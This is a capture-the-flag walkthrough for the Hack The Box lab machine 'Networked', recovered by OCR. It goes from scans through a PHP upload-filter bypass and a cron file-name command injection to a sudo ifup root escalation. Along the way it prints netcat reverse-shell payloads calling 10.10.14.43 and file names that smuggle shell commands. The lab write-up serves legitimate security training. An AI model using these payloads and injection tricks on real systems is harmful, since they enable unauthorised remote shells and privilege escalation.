
HTB Networked

Before we start please note system commands are written out are in bold. Here is a list of references that you can use to crack Networked. Note these references may perform the exploit differently. Also note that this walkthrough expects you to be knowledgeable with Kali Linux. Thus it will assume u know the basics.


Ippsec video walk through: https://www.youtube.com/watch?v=H3t3G70bakM

Another writeup: https://0xrick.github.io/hack-the-box/networked/




```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-22 13:44 EST
Nmap scan report for 10.10.10.146
Host is up (0.071s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.2 - 4.9 (91%), Linux 3.13 (90%)
```

From the initial nmap scan we can see that not many ports are open . So we will go ahead and start enumerating port 80.




```
ID        Response    Lines       Word          Chars         Payload
==================================================================

003037:   C=301       7 L         20 W          235 Ch        "backup"
004349:   C=403       8 L         22 W          210 Ch        "cgi-bin/"
```

We find a backup directory which appears to contain the backend code on port 80. After extracting the tar we find photos.php, index.php, upload.php, and lib.php which all seem to be active php pages on port 80. Based on the code it appears that image uploads on upload.php will end up on photos.php. We can try getting php execution by masking revere shell code in a image.



```
//$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
list ($foo,$ext) = getnameUpload($myFile["name"]);
$validext = array('.jpg', '.png', '.gif', '.jpeg');
$valid = false;
foreach ($validext as $vext) {
  if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
    $valid = true;
  }
}
```

This porition of code from upload.php shows us that it only checks if the ending is one of the valid extensions. We can create a image with a .php.jpg extension and put our php code in the image.




```
shell_exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.43 1234 >/tmp/f');


?>
?>
```

I went ahead and concatenated this php code at the end of an image I had. From here I uploaded the image and then went to photos.php for the reverse shell to execute.


Shell As User / Privilege Escalation

From here we can move to the /home directory and we see a user called guly. In his directory we see a crontab setup to run check_attack.php every 3 minutes.




```
bash-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
bash-4.2$ 
```

The contents of check_attack.php have the following text.



```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
```

Here we can see that check_attack.php is checking all files in /var/www/html/uploads to see if they are named with an ip address. It then will take the value of the file which is the name of it and execute nohup /bin/rm. Here since $value is the name of the file, we can execute commands by having the name of the file be a command. For example creating a file called "whoami" **(touch ' whoami')** will execute the command whoami. Pretty neat but the difficult part here is that we can't have forward slashes in file names so getting a reverse shell can be difficult. A simple solution would be to give apache permission to add the reverse shell command to the file.



```
touch '; touch run.php; chmod 777 run.php ; php run.php'
bash-4.2$ cd /home/guly
cd /home/guly
bash-4.2$ ls -la
ls -la
total 28
drwxr-xr-x. 2 guly guly 159 Jul  9 13:40 .
drwxr-xr-x. 3 root root  18 Jul  2 13:27 ..
lrwxrwxrwx. 1 root root   9 Jul  2 13:35 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly  18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly 193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly 231 Oct 30  2018 .bashrc
-rw-------  1 guly guly 639 Jul  9 13:40 .viminfo
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly  33 Oct 30  2018 user.txt
bash-4.2$ ls -la | grep run.php
ls -la | grep run.php
bash-4.2$ ^[[A
ls -la | grep run.php
bash-4.2$ ^[[A
ls -la | grep run.php
-rwxrwxrwx  1 guly guly   0 Nov 22 22:48 run.php
bash-4.2$ echo "<?php shell_exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/b
< 2>&1|nc 10.10.14.43 6000 >/tmp/f'); ?>" >> run.php
bash-4.2$ cat run.php
cat run.php
<?php shell_exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
bash-4.2$ cd /var/www/html
cd /var/www/html
bash-4.2$ touch '; php run.php'
touch '; php run.php'
touch: cannot touch '; php run.php': Permission denied
bash-4.2$ cd uplods
cd uplods
bash: cd: uplods: No such file or directory
bash-4.2$ cd uploads
cd uploads
bash-4.2$ touch '; php run.php'
touch '; php run.php'
```

To highlight the commands in the screenshot to the left. We execute

touch '; touch run.php; chmod 777 run.php ; php run.php'

This essentially creates a file called run.php in /home/guly and gives the user apache full permissions to the file. We can then

echo "<?php shell_exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.43 6000 >/tmp/f'); ?>" >> run.php


Use our php reverse shell command and put it in run.php. (The reason I chose to use php as opposed to bash is because bash would require a forward slash to execute the script and we can't have forward slashes in the name of files). After that has been done I simply add one more command in /var/www/html/uploads.

touch '; php run.php'


This will run our php script and give us a shell as user guly.

Root Privilege Escalation

When doing **sudo -l** we see that the user guly can run changename .sh without a password as root.




```
User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
sh-4.2$
```



```
cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
sh-4.2$
```

I wasn't exactly sure what all the commands to the left did. They are clearly limiting the text we can write with regexp being disabled in our user input. Upon researching more about /sbin/ifup guly0 I found a article detialing how to exploit it.

From there all you have to do is simply run the file as root and follow the article above. The article simply mentioned putting a space between the Name for the network to execute commands.



```
/sbin/ifup guly0
sh-4.2$ sudo -u root /usr/local/sbin/changename.sh
sudo -u root /usr/local/sbin/changename.sh
interface NAME:
Network /bin/bash
interface PROXY_METHOD:
yes
interface BROWSER_ONLY:
eht0
interface BOOTPROTO:
no
whoami
root
```